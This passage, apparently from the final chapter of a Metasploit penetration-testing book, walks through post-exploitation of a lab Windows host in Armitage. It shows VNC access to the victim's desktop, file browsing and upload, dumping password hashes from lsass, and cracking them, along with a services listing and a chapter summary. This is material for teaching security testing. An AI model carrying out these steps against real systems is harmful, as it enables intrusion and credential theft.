
Let us connect to the VNC viewer by opening the terminal and typing in `vncviewer`. A `vncviewer` box will appear; we need to give the IP and port number to be connected to as shown in the following screenshot. In our case, we are giving `127.0.0.1:5901`.




And here we go; we can see the victim's desktop and easily access it.



Now we will try another option of Meterpreter that is the **Explore** option. Go to **Explore | Browse Files**.




Using the **Explore** option, we can browse the victim's drive and see the victim's c: drive along with its files. There are two more options: one is for uploading files and the other is for making a directory in the target system. We can see that both the options in the following screenshot are marked with a red box.




Meterpreter—access option


Now we are going to use another Meterpreter option—the **Access** option. Under this option, there are more options available; so here we are going to use the **Dump Hashes** option. Go to **Access | Dump Hashes | lsass method**.



After a few seconds, a message box will prompt that the hashes were dumped successfully and that to see them we can use **View | Credentials**.



Let us see the dumped hashes by going to **View | Credentials**.



We can see all the usernames along with their hashed passwords in the following screenshot:


The screenshot shows the Armitage interface with the 'Credentials' tab selected, indicated by a red box. The main pane displays a table of user credentials:

user	pass	host
Administrator	aebd4de384c7ec43aad3b435b...	192.168.0.110
Guest	aad3b435b51404eeaad3b435b...	192.168.0.110
HelpAssistant	22656dda33f422589629cf5f8b...	192.168.0.110
SUPPORT_388945a0	aad3b435b51404eeaad3b435b...	192.168.0.110
Victim	aad3b435b51404eeaad3b435b...	192.168.0.110


At the bottom are buttons for 'Refresh', 'Crack Passwords', and 'Export'.

Using Social Engineering Toolkit and Armitage

If we want to crack all these dumped hashes, we can click on **Crack Passwords**. A window will appear, after which we will click on **Launch**.



We can see the cracked hashes' results; note that the **Administrator** password hash has successfully been cracked with the password **12345**.



A screenshot of the Armitage interface. The top navigation bar includes 'Armitage', 'View', 'Hosts', 'Attacks', 'Workspaces', and 'Help'. The left sidebar contains categories: 'auxiliary', 'exploit', 'payload', and 'post'. The main workspace shows a Windows desktop icon with the IP address '192.168.0.110' and the text 'NT AUTHORITY\SYSTEM \ PWNED-02526E037'. Below the desktop icon, the text '[*] 3 password hashes cracked. 2 left' is displayed. A red box highlights the list of cracked hashes: 'Cracked: Administrator:12345 (192.168.0.110:445)', 'Cracked: Victim: (192.168.0.110:445)', and 'Cracked: Guest: (192.168.0.110:445)'. At the bottom, the command prompt shows 'msf auxiliary(jtr_crack_fast) >'.

Just as we used different types of Meterpreter options, there are some other options available as well, such as the **Services** that is used for checking the services running on the victim's system.



A screenshot of the Armitage interface. The top navigation bar includes 'Armitage', 'View', 'Hosts', 'Attacks', 'Workspaces', and 'Help'. The left sidebar contains categories: 'auxiliary', 'exploit', 'payload', and 'post'. The main workspace shows a Windows desktop icon with the IP address '192.168.0.110' and the text 'NT AUTHORITY\SYSTEM \ PWNED-02526E037'. A context menu is open over the desktop icon, with the 'Services' option highlighted by a red box. The bottom navigation bar includes tabs: 'Console X', 'Hall Mary X', 'Credentials X', 'Crack Passwords X', and 'Services X'. The 'Services X' tab is selected and highlighted with a red box. Below the tabs, a table lists network services:

host	name	port	proto	info
192.168.0.110	microsoft-ds	139	tcp	Microsoft Windows NetBIOS-SSN
192.168.0.110	netbios-ssn	135	tcp	Microsoft Windows RPC
192.168.0.110	http	2869	tcp	Microsoft HTTPAPI Httpd 1.0 SSD...
				Refresh

Summary

In this chapter, we learned how to use the add-on tools of the Metasploit framework and further master our skills of exploitation. The social engineering attack is still one of the strongest ways to attack a victim and is one of the most widely used. So this is why we covered the Social Engineering Toolkit to demonstrate how to attack a victim. We also mastered the art of graphical exploitation with Armitage, making things extremely easy for exploitation. Vulnerability analysis and exploitation was an easy show with this tool. With this chapter, we come to the end of the book. We have covered extensive information-gathering techniques, exploitation basics, post exploitation tricks, the art of exploitation, and other add-on tools, such as SET and Armitage.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- [http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_\(SET\)](http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET))
- <http://sectools.org/tool/socialengineeringtoolkit/>
- www.exploit-db.com/wp-content/themes/exploit/docs/17701.pdf
- <http://wiki.backbox.org/index.php/Armitage>
- <http://haxortr4ck3r.blogspot.in/2012/11/armitage-tutorial.html>
- <http://blog.right-technology.net/2012/11/21/armitage-gui-for-metasploit-tutorial/>

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
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


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
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